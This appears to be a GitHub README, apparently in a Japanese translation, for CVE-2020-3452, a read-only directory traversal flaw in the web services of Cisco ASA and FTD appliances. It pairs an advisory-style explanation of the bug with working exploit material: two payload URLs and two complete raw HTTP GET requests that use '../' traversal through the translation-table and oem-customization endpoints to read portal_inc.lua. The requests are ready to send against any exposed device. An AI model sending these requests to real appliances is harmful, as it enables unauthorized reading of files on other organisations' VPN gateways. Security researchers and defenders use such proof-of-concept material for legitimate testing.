 murataydemir/cve-2020-3452
[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) および Cisco Firepower Threat Defense (FTD) Webサービス 読み取り専用ディレクトリトラバーサル

[CVE-2020-3452] Cisco Adaptive Security Appliance (ASA) および Cisco Firepower Threat Defense (FTD) Webサービス読み取り専用ディレクトリトラバーサル
Cisco Adaptive Security Appliance (ASA) ソフトウェアおよび Cisco Firepower Threat Defense (FTD) ソフトウェアの Web サービスインターフェイスにおける脆弱性により、認証されていないリモートの攻撃者がディレクトリトラバーサル攻撃を実行し、対象システム上の機密ファイルを読み取る可能性があります。
この脆弱性は、影響を受けるデバイスによって処理される HTTP リクエスト内の URL の適切な入力検証が欠如していることに起因します。攻撃者は、ディレクトリトラバーサル文字シーケンスを含む巧妙に細工された HTTP リクエストを影響を受けるデバイスに送信することで、この脆弱性を悪用する可能性があります。悪用に成功すると、攻撃者は対象デバイスの Web サービスファイルシステム内の任意のファイルを表示できる可能性があります。Web サービスファイルシステムは、影響を受けるデバイスが WebVPN または AnyConnect 機能のいずれかで構成されている場合に有効になります。この脆弱性を使用して、ASA または FTD のシステムファイルや基盤となるオペレーティングシステム (OS) ファイルへのアクセスを取得することはできません。


https://{host}/+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../

GET /+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../ HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
https://{host}/+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua

GET /+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua HTTP/1.1
Host: host
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close